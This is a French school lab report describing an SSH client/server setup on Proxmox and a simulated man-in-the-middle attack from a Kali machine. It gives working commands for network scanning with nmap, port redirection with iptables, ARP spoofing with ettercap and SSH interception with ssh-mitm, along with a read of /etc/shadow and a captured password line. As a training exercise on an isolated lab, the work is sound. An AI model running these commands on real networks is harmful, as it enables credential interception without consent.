Procédure d'installation Client/Serveur SSH

CITE SCOLAIRE LOUIS PERGAUD

Lycée LouisPergaud Besançon

E3D EXPERT


Compte rendu


Travaux Pratiques n°7

Benjamin BRUAT

16/01/2023







Mise en place d'un système de Client/Serveur SSH sur une infrastructure en Proxmox.

Sommaire

Sommaire 2

0/ OBJECTIF 3

Schéma réseau et position 3

I/ construction du Labo 4

A) INSTALLATION D'UNE MACHINE KALI LINUX 4

B) INSTALLATION DE DEUX MACHINES CLIENT/SERVEUR OPENSSH 4

II/ PREMIERE UTILISATION DE SSH 5

III/ Découverte des hôtes et services présents sur un réseau local 6


IV/ SIMULATION D'UNE ATTAQUE DE L'HOMME DU MILIEU ENTRE VOTRE CLIENT ET VOTRE SERVEUR SSH 7

A) TELECHARGEMENT DE L'OUTIL « SSH-MITM » 7

B) MISE EN ŒUVRE ET EXPLOITATION DE L'ATTAQUE MAN-IN-THE-MIDDLE 8

0/ OBJECTIF

Schéma réseau et position




Installation de trois machines, une en Kali Linux et deux en Ubuntu pour le client et le serveur SSH.

On simulera une attaque de l'homme du milieu avec la machine Kali qui fera office d'intermédiaire entre le client et le serveur SSH.

I/ Construction du Labo

A) Installation d'une machine Kali Linux

Dans le cadre de ce travail pratique, nous ferons le choix d'installer les options suivantes :



B) Installation de deux machines client/serveur OpenSSH

Les 2 machines virtuelles seront sous Debian 11 sans interface utilisateur. Le client sera en vmbr 7 en 10.9.18.50 et le serveur en 10.9.18.100.

On vérifie la disponibilité des services SSH :

```
$ systemctl status ssh
```

```
Active: active (running)
```

A ce propos, les clés publiques et privées sont stockées dans /etc/ssh :

```
root@Serveur-OpenSSH:/etc/ssh# ls
moduli      ssh_config.d  sshd_config.d      ssh_host_ecdsa_key.pub  ssh_host_ed25519_key.pub  ssh_host_rsa_key.pub
ssh_config  sshd_config   ssh_host_ecdsa_key  ssh_host_ed25519_key    ssh_host_rsa_key
```

Vérification des droits avec "ls -l" après s'être positionné avec "cd" sur le répertoire en question :

```
root@Serveur-OpenSSH:/etc/ssh# ls -l
total 608
-rw-r--r-- 1 root root 577771  2 juil. 00:37 moduli
-rw-r--r-- 1 root root   1650  2 juil. 00:37 ssh_config
drwxr-xr-x 2 root root   4096  2 juil. 00:37 ssh_config.d
-rw-r--r-- 1 root root   3289  2 juil. 00:37 sshd_config
drwxr-xr-x 2 root root   4096  2 juil. 00:37 sshd_config.d
-rw------- 1 root root    513 12 déc.  11:00 ssh_host_ecdsa_key
-rw-r--r-- 1 root root    181 12 déc.  11:00 ssh_host_ecdsa_key.pub
-rw------- 1 root root    411 12 déc.  11:00 ssh_host_ed25519_key
-rw-r--r-- 1 root root    101 12 déc.  11:00 ssh_host_ed25519_key.pub
-rw------- 1 root root   2610 12 déc.  11:00 ssh_host_rsa_key
-rw-r--r-- 1 root root    573 12 déc.  11:00 ssh_host_rsa_key.pub
```

Le fichier /etc/ssh/ssh_config permet la configuration du service SSH.

II/ PREMIERE UTILISATION DE SSH

Depuis le client, on se connecte au server SSH :

```
$ ssh 10.9.18.100
```

```
openssh@Client-OpenSSH:~$ ssh 10.9.18.100
The authenticity of host '10.9.18.100 (10.9.18.100)' can't be established.
ECDSA key fingerprint is SHA256:Ye1yO95bXxO7Hrb2DK6hOs4vP1Qh1laknqTY7HM7Nzo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.9.18.100' (ECDSA) to the list of known hosts.
openssh@10.9.18.100's password:
Linux Serveur-OpenSSH 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

L'alerte prévient que l'on est sur le point de se connecter sur la machine distante, en l'occurrence Serveur-OpenSSH depuis Client-OpenSSH.

III/ Découverte des hôtes et services présents sur un réseau local

En tant qu'attaquant, la première étape consiste à recueillir des informations sur le réseau dans lequel nous nous trouvons. Ainsi, à l'aide de l'outil nmap présent sur Kali Linux, nous allons réaliser un scan du réseau.

```
$ nmap -sP 10.9.18.0/24
```

```
Nmap scan report for 10.9.18.0
Host is up (0.00014s latency).
MAC Address: 68:05:CA:A6:76:B4 (Intel Corporate)
Nmap scan report for 10.9.18.1
Host is up (0.0023s latency).
MAC Address: DC:68:0C:55:15:03 (Hewlett Packard Enterprise)
Nmap scan report for 10.9.18.50
Host is up (0.00021s latency).
MAC Address: FE:C3:D1:08:70:26 (Unknown)
Nmap scan report for 10.9.18.100
Host is up (0.00039s latency).
MAC Address: D2:96:75:39:75:35 (Unknown)
Nmap scan report for 10.9.18.254
Host is up (0.00024s latency).
MAC Address: C2:F7:80:28:C2:FB (Unknown)
Nmap scan report for kali-linux (10.9.18.150)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 14.96 seconds
```

Concrètement en analyse de trame avec Wireshark :

Les paquets proviennent de l'interface (eth0) LAN de la machine Kali et demande à elle-même (10.9.18.150) l'ensemble des machines qui se trouvent dans la plage d'adresse entre 10.9.18.1 et 10.9.18.253.

Durant son analyse, elle trouve une machine en 10.9.18.50 (c'est le Client-OpenSSH) :

10.9.18.150	10.9.18.50	TCP	74 47584 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
10.9.18.50	10.9.18.150	TCP	54 80 → 47584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.9.18.150	10.9.18.50	TCP	74 47584 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SA
10.9.18.50	10.9.18.150	TCP	54 80 → 47584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Egalement une machine en 10.9.18.100 (c'est le Serveur-OpenSSH) :

10.9.18.100	10.9.18.150	TCP	54 80 → 38990 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.9.18.100	10.9.18.150	TCP	54 80 → 38990 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Un échange en HTTP et HTTPS entre la machine Kali, le serveur-OpenSSH et l'interface LAN du Pare-feu interne.

IV/ SIMULATION D'UNE ATTAQUE DE L'HOMME DU MILIEU ENTRE VOTRE CLIENT ET VOTRE SERVEUR SSH

Une attaque MITM consiste à intercepter les trames entre un expéditeur (source) et un destinataire (destination).

L'attaquant se positionne en tant qu'intermédiaire sans que les 2 parties en soient conscientes.

A) TELECHARGEMENT DE L'OUTIL « SSH-MITM »

```
$ git clone https://github.com/jtesta/ssh-mitm

$ sudo apt update

$ apt install gcc

$ export LANG=en_US.utf-8

$ cd ssh-mitm/
```

S'assurer d'être dans le répertoire ssh-mitm puis lancer le service ssh-mitm.

```
┌──(root💀kali)-[~/ssh-mitm]
└─# ./start.sh
```

L'attaquant sera ainsi positionné entre le client et le serveur SSH. Il se fera passer pour le serveur légitime auprès du client, il recevra et journalisera toutes les informations transmises par le client avant de les transmettre au serveur légitime.

La machine attaquante doit donc être en mesure de router les paquets le temps de l'attaque. Ainsi le script start.sh exécute la commande suivante automatiquement afin d'activer le routage.


```
└─$ sudo sysctl -w net.ipv4.ip_forward=1
```

Puis le script réalise à l'aide de NETFILTER/IPTABLES une redirection de ports afin de rediriger tous les flux à destination de la machine attaquante sur le port 22/TCP vers le port 2222 du système Kali Linux.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

Nous pouvons observer quel service écoute sur le port 2222 en localhost à l'aide de la commande :

```
$ ss -ltnp
```



Réaliser cette attaque sur la machine Kali Linux à l'aide de la commande ettercap :

```
$ ettercap -i eth0 -T -M arp /10.9.18.100//
```

B) Mise en œuvre et exploitation de l'attaque Man-in-the-Middle

Depuis le poste client, se reconnecter sur le serveur avec le protocole SSH :

```
$ ssh openssh@10.9.18.100
```

Une fois sur le serveur SSH, taper les commandes suivantes :

```
$ cat /etc/shadow
```

Sur le poste de l'attaquant (Kali), il est maintenant possible d'arrêter l'attaque ARP Spoofing, taper la touche Q pour arrêter. Puis arrêter le service ssh-mitm :

```
$ ./stop
```

On recopie la ligne qui contient le login et le mot de passe capturés dans le fichier /var/log/auth.log :

```
INTERCEPTED PASSWORD: hostname: |10.9.18.100] username:
[debian]; [password: [debian] [preauth]
```